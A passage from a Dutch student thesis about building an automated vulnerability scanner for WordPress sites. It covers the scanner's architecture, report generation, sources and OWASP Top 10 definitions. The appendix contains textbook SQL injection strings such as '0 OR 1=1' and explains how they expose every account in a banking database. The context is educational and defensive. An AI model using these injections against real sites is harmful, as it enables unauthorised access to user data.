De status kolom is bedoeld om te zien of het rapport succesvol is verzonden, wanneer dit niet het geval is kan de administrator het rapport nogmaals verzenden door op de knop “verzenden” te drukken. Er verschijnt dan een pop-up venster om deze actie te bevestigingen. Druk de administrator op “Verzend rapport” dan wordt het rapport verzonden. “Annuleer” om het proces af te breken.

### Rapport

Na het dat SecurityReport het Crawl en Scan proces heeft afgerond wordt er gebaseerd op de verzamelde data een rapport gegenereerd. Met dit rapport heeft de gebruiker een overzichtelijk document dat laat zien in welke staat de website verkeerd. In dit voorbeeld heeft de website van Gert een dreigingsniveau van 3 (oranje) en er zijn 168 lage en gemiddelde kwetsbaarheden gevonden. Dit betreft een Quick Scan, wat enkel op misconfiguraties scant. Gert wordt geadviseerd om de configuratie van de server en cliënt te verbeteren.

Pagina 1


Figuur 5.12

Pagina 2


Figuur 5.13

### E-mail Service


In dit deel staan alle service e-mails weergeven. Er zijn drie type service e-mails, Registeren, Activatie en Rapport. De service e-mails worden verstuurd wanneer er een belangrijk event plaatsvindt waar de gebruiker op de hoogte van moet worden gehouden, zoals bij het registreren. Zie het Concept E-mail voor verdere uitleg.



Figuur 5.14



Figuur 5.15



Figuur 5.16

## API

Voor de API gebruik ik de Routing functionaliteiten van Laravel. Een Route is een URI die een specifieke functie uitvoert zoals de HTTP POST /register bedoeld is om gebruikers te registreren. De routes worden opgeslagen in routes.php.

De API is opgebouwd uit Routes en Controllers en is operationeel op de Artisan server.

Figuur 5.17

**Artisan**

**Functies**

Routes

Controllers

**Een voorbeeld van de API in actie**

Dit stukje javascript code is voor het activeren van een premiumaccount. De <http://localhost:8000/active/> is de Route.

****

Figuur 5.18

## Webapplicatie scanner

In dit deel zal ik de drie hoofdcomponenten van de webapplicatie scanner behandelen. Omdat het geen visueel aspect heeft zal ik code snippets laten zien van de belangrijkste functies.



Figuur 5.19

Crawler

Scanner

PHP Crawl

DOMCrawler

Rapport

GuzzleHttp

Curl

Http2PDF

Libraries

**Crawler**


PHP Crawl

DOMCrawler

**Klasses**


Crawl

Spider



De Crawler maakt gebruik van twee Libraries PHP Crawl en DOMCrawler. Beiden zijn gebouwd om Html documenten te crawlen maar, ik gebruik ieder voor een ander taak. De twee code snippets hieronder zijn van de Class Spider. De eerste functie start de crawl proces en de tweede crawlt de informatie van een Html pagina en slaat het op in de database.

Figuur 5.20



Figuur 5.21

**Klasses**

GuzzleHttp

Curl

**Scanner**

**Module**

BlindSQLModule

SQLModule


XSSModule

HeaderModule

De Scanner component maakt gebruik van twee Libraries GuzzleHttp en Curl. Ik heb tijdens het ontwikkelen gemerkt dat GuzzleHttp niet goed kan omgaan met Post Requests maar Curl wel, daarom handelt GuzzleHttp de GET Request uit en Curl de Post Request. De component bestaat uit vijf Klasses waarvan de Module klasse de parent is van BlindSQLModule, SQLModule ne XSSModule. Dit zijn aanval georiënteerde Modules voor het simuleren van http-aanvallen. HeaderModule erft niets over van Module om dat het de abstracte functies niet nodig heeft. Hieronder staan twee functie, buildGETURI() voor het bouwen van HTTP GET Request en attackGet() voor het uitvoeren van de HTTP GET Request.



Figuur 5.22



Figuur 5.23

Html2Pdf

**Rapport**

**Klasses**

PDFGenerator

De component om rapporten mee te genereren wordt gedaan door de Klasse PDFGenerator. Deze klasse gebruikt de Library Html2PDF dat Html documenten naar pdf-documenten converteert. Op de volgende pagina kunt u een code snippet zien van het Html document dat geconverteerd wordt door Html2Pdf.





Figuur 5.24



Figuur 5.25

Dit is een deel van het Html document dat gebruikt wordt bij het converteren naar een pdf-documenten. Dit is het eerste deel van het document zoals u kunt zien aan de twee headers <h1> en <h2> en de twee tabellen “Algemene Informatie” en “Scan Informatie”

# Eindconclusie

Aan de hand van mijn onderzoek en Proof of Concept zal ik antwoord geven op de onderstaande hoofdvraag die aan het begin van dit project is vastgesteld.

“*Hoe kan ik een MVP van een geautomatiseerde webapplicatie scanner ontwikkelen, die kwetsbaarheden identificeert van Wordpress website en op basis daarvan een rapport genereert, waar de klanten van S5 gratis gebruik van kunnen maken?*”

Hiervoor heb ik onderzoek gedaan naar drie onderwerpen. De drie onderwerpen zijn: web kwetsbaarheden, webapplicatie scanners en technologieën.

Een webapplicatie scanner scant op kwetsbaarheden die zich bevinden op websites. Het doel van het onderzoek is om een selectie te maken van web kwetsbaarheden waar de webapplicatie scanner op zal scannen. Uit het onderzoek naar web kwetsbaarheden is gebleken dat SQL injectie (A1/WACS-19), Cross-site Scripting (A3/WACS-8) en Misconfiguraties (A5/WACS-13, 14 en 15). Deze behoren tot meest voorkomende kwetsbaarheden. Bij het exploiteren van deze kwetsbaarheden kunnen websites veel schade oplopen omdat zij directe dreiging kunnen uitoefen op een database. Mijn selectie is gebaseerd op drie punten, hoe vaak een kwetsbaarheid voorkomst op een website, hoe veel schade het kan aanrichten en de moeilijkheidsgraad van het detecteren ervan.

Voor het onderzoek wist ik nog niet precies wat een webapplicatie scanner is en doet, ik had dus als doel opgesteld om er onderzoek naar te doen. Ik heb het op mij genomen om twee webapplicatie scanners te onderzoeken om te leren waar het uit gebouwd is en wat de werking ervan is. Ik heb uit een lijst van webapplicatie scanner tools er twee uit gekozen op basis van de volgende kenmerken **Technologie**, **Documentatie**, **Verkrijgbaarheid**. Mijn keuze voor dit onderzoek is gevallen op Acunetix en OWASP ZAP, deze twee webapplicatie scanners zijn voorlopers op het gebied van security scans en zij zijn relatief makkelijk te installeren ten opzichte van hun soortgenoten. Ook kunnen zij mij veel inzicht geven in de werking van een webapplicatie scanner. Uit het onderzoek is gebleken wat de fundamentele componenten zijn van een webapplicatie scanner, ik heb mijn voorpagina met deze componenten versierd en hoe elke component in zijn werking gaat.

Ik heb ook mijn onderzoek gericht op het gebied van ontwikkelomgevingen, met andere woorden programmeer frameworks. Ik heb in de inleiding een disclaimer geplaats met uitleg over het feit dat S5 vooral PHP ontwikkelaars in huis heeft. Hierom heb ik mijn opties beperkt tot alleen PHP Frameworks. Uit het onderzoek is gebleken dat de Laravel Framework het meest geschikt is voor dit project, dit op basis van ontwikkel tools en flexibiliteit van de Framework.

Deze drie onderzoeken vormden de basis van het concept dat ik tijdens mijn afstudeerstage heb ontwikkeld. SecurityReport, een geautomatiseerde webapplicatie scanner die bediend wordt met een Wordpress Extensie met de naam Pandora die op basis van het verdienmodel Freemium zorgt voor leads (potentiele nieuwe klanten) en een gratis scan aanbiedt aan klanten die een website bij S5 laten bouwen. Het Proof of Concept is over mijn stageperiode meedere malen getest (Bijlage, Test resultaten) en uit deze test is gebleken dat het inderdaad bewijst dat het kwetsbaarheden kan identificeren op websites.

# Bronnenlijst

Securi (2016). Website Hacked Trend Report. Geraadpleegd van

<https://sucuri.net/website-security/Reports/Sucuri-Website-Hacked-Report-2016Q1.pdf>

IBM Security (Maart, 2017). IBM X-Force Threat Intelligence Index 2017. Geraadpleegd van

<https://assets.documentcloud.org/documents/3527813/IBM-XForce-Index-2017-FINAL.pdf>

IBM Security (2014). IBM X-Force Threat Intelligence Quarterly 2Q 2014. Geraadpleegd van

<http://essextec.com/wp-content/uploads/2015/09/xforcereport2q2014.pdf>

OWASP (2017). OWASP Top Ten Project, Geraadpleegd van

<https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project>

Sectoolmarket (2016). Price and feature Comparison of Web Application Scanners. Geraadpleegd van

<http://www.sectoolmarket.com/price-and-feature-comparison-of-web-application-scanners-unified-list.html>

Voogd K. (2011). Het Web: Web 1.0, Web 2.0, Web 3.0. Geraadpleegd van

<http://pc-en-internet.infonu.nl/geschiedenis/84250-het-web-web-10-web-20-web-30.html>

OWASP (2017). Vulnerability Scanning Tools. Geraadpleegd van

<https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools>

Acunetix (2017) Is your website hackable? Geraadpleegd van

<https://www.acunetix.com/resources/wvsbrochure.pdf>

Schäferhoff N. (2016). 13 Surprising Wordpress Statistics. Geraadpleegd van

<https://torquemag.io/2016/10/13-surprising-wordpress-statistics-updated-2016/>

Wright K. Ithemes (2017). 5 Common WordPress Security Issues. Geraadpleegd van

<https://ithemes.com/2017/01/16/wordpress-security-issues/>

Techempower (2017). Web Framework Benchmarks. Geraadpleegd van

<https://www.techempower.com/benchmarks/>

Sitepoint (2015). The Best PHP Framework for 2015: SitePoint Survey Results. Geraadpleegd van

<https://www.sitepoint.com/best-php-framework-2015-sitepoint-survey-results/>

WASC (2011). Threat Classification. Geraadpleegd van

<http://projects.webappsec.org/w/page/13246978/Threat%20Classification>


# Bijlage

## Glossary







1. **MVP:** Eenminimal viable product is een product dat aan de minimale functionele eisen voldoet. Als voorbeeld neem ik een inlogsysteem. De minimale functionele eisen van een inlogsysteem is dat een gebruiker ermee kan inloggen. Bouw je een “herinner mij” functie in dan is het niet meer minimaal en volgt het niet meer het principe van een MVP.
2. **DAST**: Dynamic Application Security Testing, dit zijn security tools die zich specialiseren in het uitvoeren van Blackbox testing op web applicaties.
3. **Crawl**: Bij een Crawl proces worden HTML pagina’s doorzocht naar specifieke HTML DOM elementen.
4. **CMS**: Een CMS is het systeem achter een website dat het beheren hiervan eenvoudiger maakt. Zo kan iemand met relatief weinig technische kennis een website bouwen en beheren.
5. **API**: Een Application Programming Interface (API) is een verzameling van definities waarmee twee softwareapplicaties met elkaar kunnen communiceren.
6. **URL**: Unified Resource Locator, een adres van website op het internet.
7. **Redirect**: Een gebruiker van een internet browser wordt verzonden van de huidige URL naar een andere URL.
8. **Library**: Een verzameling van code (Classes/functies) die door programmeurs online beschikbaar zijn gesteld e die andere programmeurs kunnen gebruiken bij het ontwikkelen van software applicaties.
9. **Interface**: Gebruikersfunctionaliteiten voor het uitvoeren van programmatische handelingen in een software applicatie.
10. **HTML**:Hyper Text Markup Language, een opmaak taal voor een website.
11. **DOM**: Document Object Model, een HTML pagina is opgebouwd uit DOM elementen zoals de bekende <p> voor paragraaf element.
12. **DBMS**: databasemanagementsystemen, applicatie waarmee SQL databases gemaakt kunnen worden.
13. **Endpoint**: Een Endpoint is een apparaat, software applicatie of netwerk node dat de eindpunt van de communicatie keten is.
14. **CRUD:** CRUD staat voor Create, Read, Update, Delete. Dit zijn de database evenementen
15. **ORM**: ORM staat voor Object Relation Model
16. **ERD**:ERD staat voor Entity Relationship Diagram

## ERD MODEL

## Workflow




## Projectstructuur

****


## Klassen Diagrammen

Klasse Diagram van de Scan Modules.

Deel A



Klasse Diagram van Scanner



## OWASP Definities

**A1 Injection**

Injecties zijn cyberaanvallen die ervoor zorgen dat er code met kwaadaardige bedoelingen van een applicatie door wordt verzonden naar een ander systeem. Deze aanvallen verrichten aanroepen (Calls) naar besturing systemen via systeem aanroepen, externe programma’s via shell commando’s, en ook aanroepen naar de backend systemen zoals databases, hier wordt vooral SQL voor gebruikt (SQL-injectie), [OWASP injection flaws, 2017]. Webapplicaties maken veel gebruik van externe programma’s voor het uitvoeren van specifieke taken. Bij het gebruik van een externe applicatie worden HTTP request uitgevoerd, indien deze niet goed opgevangen worden kunnen aanvallers kwaadaardige injecties sturen naar de externe applicaties, die op hun beurt het blind zullen uitvoeren. Er zijn verschillende types van injecties zoals LDAP, IMAP/SMTP, OS commanding, maar SQL-injectie zijn de meest voorkomende en gevaarlijke vorm van injecties. Voor het uitvoeren van een SQL-injectie bouwt de hacker een SQL-query die mee wordt gegeven als parameter in een GET request, alleen is het geen normale SQL-query. De query is een toevoeging op een bestaande query. De toevoeging wordt normaal gesproken niet geaccepteerd maar als de hacker speciale karakters gebruikt zoals het aanhalingsteken of de dash teken die aan het eind van een query wordt toegevoegd, dan is het wel mogelijk. Om een voorbeeld te geven: “SELECT ? FROM ? WHERE id=’OR 1=1”--. Dit is een simpel voorbeeld van een SQL-injectie van de type “Blind SQL Injecties”, wanneer dit gebruikt wordt bij het inloggen op een webapplicatie dan kan de hacker het inlogsysteem passeren omdat het resultaat van deze query altijd WAAR zal zijn door de “OR 1=1” statement.

**A2 Broken Authentication and Session Management (XSS)**

Authenticatie en session management hebben beide te maken met het managen van gebruikers en het behouden van de identity van de gebruiker. Authenticatie is het proces van bepalen of de gebruiker echt is wie hij beweert dat hij is. Session management zoals de naam al suggereert gaat over het managen van actieve sessions. Deze kwetsbaarheid kan ernaar toe leiden dat aanvallers onbevoegd toegang krijgen. **Kwetsbaarheid uitleggen**

**A3 Cross Site Scripting (XSS)**

Cross site scripting is een aanval waarbij kwaadaardige scripts worden geïnjecteerd in een website. Dit gebeurt wanneer een hacker kwaadaardige code(frontside script) verstuurd naar een eindgebruiker. De script taal die voornamelijk wordt gebruikt om XSS aanvallen te verrichten is Javascript. Javascript wordt gebruikt om componenten op een HTML websites functioneel te maken. Deze kwetsbaarheid kan overal gebruikt worden waar de website input van de gebruiker gebruikt om functionaliteiten te verrichten. Er zijn honderden variatie van deze aanvallen en dat maakt het moeilijk om de XSS aanvallen op te vangen en uit te filteren. Om dit tegen te gaan zullen website eigenaren input moeten valideren tegen verwachte XSS patronen.

**A4 Insecure Direct Object References**

Object referenties die niet goed beveiligd zijn tegen deze type aanvallen kunnen grootte beveiligingsrisico’s hebben voor de kostbare data die een website waarborgt. Insecure Direct Object Reference laat hackers de autorisatie passeren en zorgt ervoor dat resources direct bereikbaar zijn. Door het aanpassen van parameter waarden die direct verwijzen naar objecten in de broncode kunnen hackers de twee opgenoemde actie uitvoeren. Hackers kunnen gebruikersgegevens, bestanden en meer onderscheppen.

**A5 Security Misconfiguration**

Kwetsbaarheden in de misconfiguratie van servers of webapplicaties kunnen leiden tot een variatie van beveiligingsrisico’s. Hackers kunnen misbruik maken van ontwikkelomgevingen die gebruikt worden voor debuggen en test doeleindes. Misconfiguraties komen tot stand wanneer softwareontwikkelaars niet genoeg aandacht besteden aan het correct configureren van hun systemen. Zoals eerder geschreven zijn er een variatie van acties die kunnen leiden tot misconfiguratie. Zo kan de ontwikkelaar per ongeluk de debugger aan laten staan waar hackers gebruik van kunnen maken door de error berichten uit te lezen om andere kwetsbaarheden te ontdekken ook kunnen mappen in het systeem verkeerde permissie rechten hebben ontvangen waardoor iedereen toegang kan verkrijgen tot deze mappen.

**A6 Sensitive Data Exposure**

Sensitive Data Exposure gaat over gevoelige data dat blootgesteld is en dus publiekelijk beschikbaar is voor iedereen. Gevoelige data is kostbare data dat de eigenaar liever niet openbaar deelt met de buitenwereld, maar liever verbogen wilt houden om veiligheidsredenen. Dit betreft bank informatie (creditkaart nummer, rekeningnummer), patiënt informatie, persoonlijke informatie (BSN, adresgegevens), onlinegegevens (gebruikersnamen, wachtwoorden). Het verliezen van deze gevoelige data kunnen gevolgen hebben tot financiële schade, identiteit fraude en afname van consumentenvertrouwen. Er zijn verschillende oorzaken van deze kwetsbaarheid een veel voorkomende vorm is een matig beveiligd Tansport laag (TLP). Het transport laag beheert de communicatie tussen twee cliënt computers, als deze niet goed beveiligd is dan kunnen hackers hiervan misbruik maken en een zogeheten “man in the middle attack” uitvoeren. Hierbij maken zij verbinding met de slecht beveiligde TLP-verbinding en onderscheppen zij de gevoelige data.

**A7 Missing Function Level Access Control**

Websites die server request kunnen afhandelen maar niet goed valideren op de authenticatie en autorisatie van deze request kunnen zijn kwetsbaar voor Missing Function Level Access Control. De vragen die de ontwikkelaar of de beheerder van de website moet stellen om achter te komen of er daadwerkelijk spraken is van deze kwetsbaarheid zijn: “Kan een gebruiker direct surfen naar een resource, Stelt de UI een onbevoegde resource bloot en is de server alleen afhankelijk van de gebruikersinput?”. Een voorbeeld van de kwetsbaarheid is als een gewone gebruiker toegang kan verkrijgen tot de admin pagina wat dus betekent dat er een functie mist die check of de gewone gebruiker wel bevoegd is om toegang te verkrijgen tot de admin pagina.

**A8 Cross Site Request Forgery Attacks**

Cross Site Request Forgery Attacks

CSRF is een veel exploiteerde kwetsbaarheid die het mogelijk maakt voor hackers om de gedupeerde gebruikers te forceren om actie uit te laten voeren in een webapplicatie, terwijl zij er niets van afweten. Hackers misbruiken deze kwetsbaarheid op websites waar gevoelige data gewaarborgd wordt en die veel functionaliteiten biedt om deze data te beheren. Onder websites die de hackers als meestal als doelwit kiezen behoren social media, online bankier en webshops. Uit een report van IBM is gebleken dat van alle geteste webapplicaties (900 dynamische webapplicaties) waren er 23% kwetsbaar tegen CSRF-aanvallen [IBM X-Force Threat Intelligence, 2014 2Q]. Het onderzoek is verricht door de IBM Hosted Application Security Managementservice (HASM).

**A9 Using Components with Known Vulnerabilities Components**

Deze kwetsbaarheid betreft het gebruik van herbruikbare softwarecomponenten zoals open source libraries. Online is er een berg aan software libraries te vinden en ontwikkelaar maken hier gebruik van om het ontwikkelproces van een softwareapplicatie te versnellen omdat zij dan zelf een bepaalde functionaliteit hoeven te programmeren. Waarom het wiel op nieuw uitvinden als het werk al door een ander gedaan is? Het probleem met deze derde partij softwarecomponenten is dat zij vaak verouderde code bevatten, soms wel ouder dan 15 jaar. De software wordt meestal vrijwillig onderhouden en dat maakt het ook dat het kwalitatief niet hoogstaand is. In 2014 was er een kwetsbaarheid gevonden in OpenSSL versies 1.0.1 tot 1.0.1f. Hackers kunnen bij het exploiteren van deze kwetsbaarheid gevoelige data blootstellen zoals gebruikersgegevens en geheime sleutel [OWASP, 2017].


**A10 Unvalidated Redirects and Forwards**

Url redirects die niet gevalideerd zijn kunnen hackers misbruiken om gebruikers van een webapplicaties te verwijzen naar een verkeerde website. Geregeld verwijzen webapplicaties hun gebruikers naar een ander pagina, dit kan direct gedaan worden door de gebruiker door bijvoorbeeld op een hyperlink te klikken of indirect door de webapplicatie na een actie van een gebruiker zoals bij het inloggen. Hackers kunnen bij het exploiteren van deze kwetsbaarheid de bestemming van de redirects wijzigen. Een voorbeeld van deze kwetsbaarheid is een url meegeven aan een GET request zoals: [www.testwebsite.nl/redirect.php?id=http://testlink.nl](http://www.testwebsite.nl/redirect.php?id=http://testlink.nl).

## SQL injectie voorbeeld

**Meer data teruggeven dan verwacht**

In dit voorbeeld wilt de ontwikkelaar het accountnummer en balans tonen van de gebruiker die op dat moment is ingelogd. Om de gebruikersdata op te kunnen vragen wordt de gebruikers ID opgestuurd als argument.



Figuur 3.3

Onder normale omstandigheden zou de eindgebruiker met het ID 487 ingelogd zijn en zijn eigen accountgegevens hebben opgevraagd met de URL: https://onlinebankeren/balans?userId=487

De SQL-query die uitgevoerd zou worden zal dan zijn:

SELECT accountNummer, balans FROM account WHERE account\_id = 487

Deze SQL-query zal door de database uitgevoerd worden en het accountnummer en balans van eindgebruiker 487 zal op de website getoond worden.

**Exploiteren van kwetsbaarheid**

Het exploiteren van dit voorbeeld is niet moeilijk, de aanvaller/hacker hoeft alleen maar te weten dat de input van de eindgebruikers niet schoon wordt gemaakt (sanitize) van verkeerde data. De globale variabele $\_POST op regel 3 (figuur 3.3) wordt zonder voorzorgmaatregelingen er in geplaatst en uitgevoerd. Dit betekent dat de aanvaller/hacker SQL-injecties kan uitvoeren. Een veelgebruikte SQL-injectie is: 0 OR 1=1, wat resulteert naar de SQL query:

SELECT accountNummer, balans FROM account WHERE account\_id = 0 OR 1=1

Als deze SQL-query wordt uitgevoerd dan zal het alle accountgegevens teruggeven die in de database opgeslagen staan. De aanvaller/hacker heeft nu het accountnummer en balansgegevens van alle gebruikers.

Voorbeeld van een XSS-aanval

